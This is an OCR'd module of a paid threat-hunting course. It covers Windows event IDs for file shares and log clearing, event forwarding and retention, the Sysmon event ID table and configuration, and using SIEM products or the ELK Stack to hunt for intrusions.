
Other Event IDs specific to network shares are **Event IDs 5140 and 5145**.

Note: In order to see these event logs, a policy setting must be enabled. This setting is within the **Advanced Audit Policy Configuration > Object Access > Audit File Share**.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5140
https://docs.microsoft.com/en-us/windows/device-security/auditing/event-5145

4.3.10 Hunting Network Shares

A log entry of event ID 5145 is shown on the image to the right.



4.3.11 Hunting Lateral Movement

When hunting for lateral movement, we'll refer to research performed by the Japan Computer Emergency Response Team Coordination Center - the results of the research are available here.

You can also check out resources from the Threat Hunting Project here, here, and here.

https://jpcertcc.github.io/ToolAnalysisResultSheet/
https://github.com/ThreatHuntingProject/ThreatHunting/blob/master/hunts/lateral-movement-via-explicit-credentials.md
https://github.com/ThreatHuntingProject/ThreatHunting/blob/master/hunts/lateral-movement-windows-authentication-logs.md
https://github.com/ThreatHuntingProject/ThreatHunting/blob/master/hunts/lateral_movement_detection_via_process_monitoring.md

4.4

Windows Event Forwarding

4.4 Windows Event Forwarding

As you can see, event logs are extremely useful, but they're only useful if you have them.

These logs shouldn't stay on the endpoint, but rather should be forwarded to a central server immediately.

4.4 Windows Event Forwarding

If this capability is not enabled currently in your environment, enabling it is something you should consider immediately.

Please read these additional resources from Microsoft regarding Windows Event Forwarding here and here.

https://docs.microsoft.com/en-us/windows/threat-protection/use-windows-event-forwarding-to-assist-in-instrusion-detection
https://msdn.microsoft.com/en-us/library/bb427443(v=vs.85).aspx

Windows Log Rotation & Clearing

4.5 Windows Log Rotation & Clearing

If event logs are not forwarded, then they are at risk of being cleared (deleted) or rotated from the endpoint device.

To clear event logs, administrative rights are needed.

It is possible to clear the event logs without admin rights by flooding the endpoint with events to generate logs that will rotate the logs that can be seen within tools such as Event Viewer.


4.5 Windows Log Rotation & Clearing

Event IDs to hunt for regarding log clearing are **Event IDs 1102** and **104**.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-1102
http://www.eventid.net/display-eventid-104-source-Microsoft-Windows-Eventlog-eventno-11441-phase-1.htm

4.5 Windows Log Rotation & Clearing

A log entry of event ID 1102 is shown on the image to the right.



4.5 Windows Log Rotation & Clearing

Note that Event Logs are extremely difficult, if not impossible, to tamper with.

This means an attacker can't just modify an event log, which is good to know.

Again, to avoid the logs being cleared or rotated on the endpoint, they need to be forwarded to a central location.

4.5 Windows Log Rotation & Clearing

Once these logs are at the central location, then you need to consider log retention.

Do you keep 1 week of logs, 1 month, 6 months, etc.?

4.6

Tools

4.6.1 Sysmon

We’re going to look at a tool from Sysinternals called **Sysmon**.

System Monitor (**Sysmon**) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log.

https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

4.6.1 Sysmon

“It provides detailed information about process creations, network connections, and changes to file creation time. By collecting the events it generates using Windows Event Collection or SIEM agents and subsequently analyzing them, you can identify malicious or anomalous activity and understand how intruders and malware operate on your network.”

4.6.1 Sysmon

Sysmon collects activity for 22 different events that may occur on the system, including an additional one which indicates an error within Sysmon itself.

A list of all Event IDs is shown on the next slide.

4.6.1 Sysmon

Event description	Event ID
Process Create	1
File creation time changed	2
Network connection detected	3
Sysmon service state change	4
Process terminated	5
Driver loaded	6
Image loaded	7
CreateRemoteThread detected	8
RawAccessRead detected	9
Process accessed	10

Event description	Event ID
File created	11
Registry object added or deleted	12
Registry value set	13
Registry object renamed	14
File stream created	15
Sysmon configuration change	16
Named pipe created	17
Named pipe connected	18
WMI filter	19
WMI consumer	20

Event description	Event ID
WMI consumer filter	21
DNS query	22
Error	255

4.6.1 Sysmon

Sysmon should be installed on all systems, which will ensure that data from them is available when you need it, either for Threat Hunting or for digital forensics and incident response (DFIR).

The events should be forwarded to a SIEM (discussed later in the module) to prevent deletion by adversaries, and for utilizing them centrally to detect anomalous activity on both single systems and also across multiple systems.

4.6.1 Sysmon


Sysmon requires configuration to be set, which tells it what events to capture, and whether to exclude certain events which are “known good”, for example.

The most widespread and recommended base configuration is the one from SwiftOnSecurity, available here. It can be used as a baseline, but additional configuration for your specific environment is also necessary and recommended.

https://twitter.com/SwiftOnSecurity
https://github.com/SwiftOnSecurity/sysmon-config

4.6.1 Sysmon

An example of Sysmon log event (ID 1) is shown below:



4.6.1 Sysmon

We can use Sysmon to search/alert for certain malicious behaviors related to:

- Image paths
- Command line arguments
- Process injection
- Process parent-child relationships
- Network connections to certain domain names
- Lateral movement
- Etc.

4.6.1 Sysmon

Reference the module videos in the upcoming slides on how to install, configure, and use Sysmon.

4.6.2 SIEM

Another invaluable item used within our hunts is a **SIEM**, **Security Information and Event Management**, platform.

This appliance will ingest various logs from different types of security equipment, such as firewalls, IPS systems, and even threat intelligence feeds.

We can then create alerts, dashboards, and perform queries to sift through thousands upon thousands of log entries.

4.6.2 SIEM

There are various commercial SIEM products you can look at and invest in, such as LogRythm, ArcSight, Splunk, QRadar, and USM to name a few.

4.6.3 ELK Stack

In this course, we'll be looking at **ELK Stack** to sift through Windows Event Logs and PowerShell Logs to hunt for evil.

It's a good choice, because we're not looking at any other types of logs, such as firewall, proxy, etc., just Windows logs.

4.6.3 ELK Stack

The ELK Stack is comprised of 3 open source products: **Elasticsearch, Logstash, and Kibana**.

All three of these open source products are from Elastic.

You can read more about the ELK Stack, including tutorials on how to implement and use these products here.

https://www.elastic.co/products

https://logz.io/learn/complete-guide-elk-stack/

4.6.3 ELK Stack

Should you use the ELK Stack or a traditional commercial SIEM for your environment?

You can read these articles, here and here, to look at the pros and cons of both.

https://www.eventtracker.com/EventTrackerMedia/EventTracker/Files/whitepapers/WP-SIEM-Choosing.pdf
https://www.upguard.com/articles/splunk-vs-elk

4.6.3 ELK Stack


Refer to the module videos in the upcoming slides on how to configure and use ELK to sift through log data while hunting.

4.6.4 Video #1

Check out the video on **Introduction to Sysmon**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.




4.6.5 Video #2

Check out the video on **Hunting Code Injections with Sysmon**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.




4.6.6 Video #3

Check out the video on **Hunting Mimikatz with Sysmon**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.




4.6.7 Video #4

Check out the video on **Hunting Macros with Sysmon**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.




4.6.8 Video #5

Check out the video on **Introduction to ELK**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.




4.6.9 Video #6

Check out the video on **Creating Visualizations in ELK**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.

